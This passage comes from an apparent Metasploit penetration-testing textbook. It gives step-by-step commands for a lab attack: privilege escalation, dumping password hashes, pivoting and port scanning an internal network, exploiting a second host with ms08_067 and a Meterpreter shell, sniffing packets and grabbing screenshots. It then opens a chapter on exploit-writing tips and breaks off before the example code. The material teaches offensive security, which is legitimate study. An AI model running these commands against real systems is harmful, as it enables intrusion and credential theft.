
6. We can see in the screenshot that our route has been successfully added in the routing table. Next what we have to do is to escalate the privileges of the compromised system. For this, we type in `getsystem`.




7. After escalating the privileges of the compromised system, we can now dump the hashes of all users and get their passwords. To do so, we type in `run hashdump`.



8. After successfully dumping the credentials, we will background our `meterpreter` process by pressing *Ctrl* + *Z* and then pressing *Y*.




9. The next thing we do is to scan the second network address to check whether the other systems are online or not, and also check for open ports. So we perform a TCP port scan by using an auxiliary module. For this, we type in `use auxiliary/scanner/portscan/tcp`.




10. Now type in `show options` and it will show all the options of this module that are usable for this module.


11. Now we will set our target address range in the `RHOST` options. So, type in `set rhosts <target IP range>`; for example, here we are using `set rhosts 10.10.10.1/24`.




12. Next, set the port numbers that we are looking for. Here we are looking for the most common ports that are found open in a computer system. So type in `set ports <port number>`; for example, here we are giving `set ports 139,445`.



13. Next we will set the concurrent thread's number for scanning the TCP ports. So here we are giving threads `50` by typing in `set threads 50`.




14. Now our auxiliary module is fully loaded for scanning. The last and final command we are going to execute is the `run` command. So, type in `run`.




We can see in the preceding screenshot that our auxiliary TCP module scanner has been started and it found that two systems are online having an IP of 10.10.10.1 and 10.10.10.2, and also found two open ports on that system 139 and 445. Here the IP 10.10.10.1 is already compromised so our target is IP 10.10.10.2.


So now we are going to use an exploit for exploiting another system. The exploit we are going to use has already been used in the *Chapter 3*, *Exploitation Basics*; so we know very well the process for using this exploit. Now let us start; type in `use exploit/windows/smb/ms08_067_netapi` and press *Enter*. Then type in `set rhost <target IP>`; for example, here we are using `set rhost 10.10.10.2`.



After setting the target IP, now set the payload for compromising the target system. This time we are using `windows/meterpreter/bind_tcp` payload for attacking. So type in `set payload windows/meterpreter/bind_tcp`.




All things are now ready for the attack, so type in the deadly `exploit` command.




After triggering the `exploit` command, we can see that `meterpreter` session 2 has been opened on IP 10.10.10.2. We already had session 1 from our compromised system; through that compromised system we were able to compromise another system in the network.

Now let us check the system to see whether we have compromised the correct system or not by checking its properties. So type in `sysinfo`.




We can see in the screenshot that the system has the name **PWNED**, so now we are going to verify this name.




Sniffing in a network


After pivoting the network, we are now moving to another topic where we will learn how to sniff in a network by using `meterpreter` post exploitation scripts. Before using the sniffer, we must load the sniffer extension in the `meterpreter` session. So type in `use sniffer`.




We can see in the screenshot that our sniffer extension has been successfully loaded by `meterpreter`. Before using sniffer, we must know the sniffer usage commands; for that, type in `help` in the `meterpreter` session and it will show all the `meterpreter` commands. There you will find all sniffer usage commands as shown in the following screenshot:




Now, we can see all the commands for the sniffer script. Firstly, we will enumerate the network interface on which we will start our sniffer. So type in `sniffer interfaces`.




After enumerating the network interfaces, it's time to select an interface and run the sniffer on that network interface. Type in `sniffer_start <Interface number>`; for example, here we are selecting interface number 1, so we type in `sniffer_start 1`.




Now we can see that our sniffer is in action and has started capturing packets on `interface 1`. So let us check the captured packet status on `interface 1` by typing in `sniffer_stats 1`.




We can see that uptill now we have captured `91` packets of size `14511` bytes. Now we want to dump or save the captured packets for further analysis, so we type in `sniffer_dump <Interface no.> <file name for save in pcap extension>`; for example, here we are using `sniffer_dump 1 hacked.pcap`.




Now we will analyze this captured packet file with the famous packet analyzer and capturing tool, known as Wireshark. So open a new terminal and type in `wireshark <captured packet file name>`; for example, here we are using `wireshark hacked.pcap`.




After executing the `wireshark` command, we can see the Graphical User Interface of the Wireshark tool.



There is also another way of sniffing and capturing packets without loading the sniffer extension in `meterpreter`. This is also a `meterpreter` postexploitation script known as `packetrecorder`. Type in `run packetrecorder` and it will show all the usage commands for `packetrecorder`.




We can see all the usage options for `packetrecorder`. So first of all we will enumerate the network interfaces, which are available for sniffing by typing in `run packetrecorder -li`.




Now we can see that we have two network interfaces available. Select an interface for running our sniffer on that. So type in `run packetrecorder -i 1 -l /root/Desktop`.

The usage syntax is explained as follows:

- `i` stands for interface number
- `l` stands for location for saving the captured packet file




After running the `packetrecorder` script, as shown in the preceding screenshot, the packets are being saved at the location `/root/Desktop/logs/packetrecorder`. Let us check the directory in our system.




Espia Extension

Espia extension is also another interesting extension, which we have to load in `meterpreter` before using it. So type in `load espia`.




Our espia extension has been successfully loaded by `meterpreter` as we can see in the previous screenshot. Now type in the command `help` in `meterpreter` and it will show you the available usage commands in this extension.

We can see that there is only one command available in the espia extension, that is, `screengrab`. Using this command we can grab a screenshot of the compromised system. Type in `screengrab`.



In the screenshot we can see that the captured screenshot is saved into the root directory. So let us check whether the screenshot is saved or not in the root directory.



Summary

In this chapter we have covered the various techniques through which we can leverage our point of contact server/system on the external network, and leverage it to exploit other systems. Since the point of contact system had another network card for connectivity with the internal network, we used this to pivot our way from the external to the internal system. Hence, once we had connectivity to the internal network, we were able to exploit it as well through our exploitation techniques covered in the previous chapters. The next chapter will deal with learning the art of exploit writing using Metasploit.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- `http://www.offensive-security.com/metasploit-unleashed/Pivoting`
- `http://www.securitytube.net/video/2688`
- `http://www.offensive-security.com/metasploit-unleashed/Packet_Sniffing`

12
Exploit Research with Metasploit

Exploit, in very simple words, is a piece of code or a collection of commands specifically written in a typical format that takes advantage of a vulnerability or weakness in the software/hardware and causes unanticipated behavior to occur. This unintended behavior may be in the form of a system crash, denial of service, buffer overflow, a blue screen of death, or the system being unresponsive. When we talk about exploits, we have something known as a zero-day exploit. A zero-day exploits a security vulnerability on the same day the vulnerability gets known. This means that developers have zero days to address and patch the vulnerability. These are used by attackers to attack vulnerable systems before the developer of the target software knows about the vulnerability.

Image take from http://static.itpro.co.uk/sites/itpro/files/styles/gallery_wide/public/security_exploits.jpg

Exploit writing tips and tricks

In this chapter we will focus on using Metasploit for exploit development. There are a large number of exploits already available in Metasploit, which may be edited and used for our purposes during the exploit-development exercise.

Important points

There are a few important points that need to be kept in mind while writing exploits for the Metasploit Framework:

- Transfer most of the work to the Metasploit Framework
- Use Rex Protocol libraries
- Use the available mixins extensively
- Badchars declared must be 100 percent accurate
- Ensure that the payload space is highly reliable
- Make use of randomness whenever possible
- Randomize all payloads by using encoders
- When generating padding, use `Rex::Text.rand_text_*` (`rand_text_alpha, rand_text_alphanumeric,` and so on)
- All Metasploit modules have a consistent structure with hard-tab indents
- Fancy code is harder to maintain anyway
- Mixins provide consistent option names across the Framework
- Proofs of concepts should be written as Auxiliary DoS modules and not as exploits
- The final exploit reliability must be high

Format for an exploit

The format for an exploit in the Metasploit framework is similar to that of an Auxiliary module, but it has more fields. There are a few important things that need to be kept in mind while formatting exploits:

- A payload information block is absolutely necessary
- There should be a listing of the available targets
- The `exploit()` and `check()` functions should be used rather than the `run()` function

Now we demonstrate a simple Metasploit exploit to show how it is written:

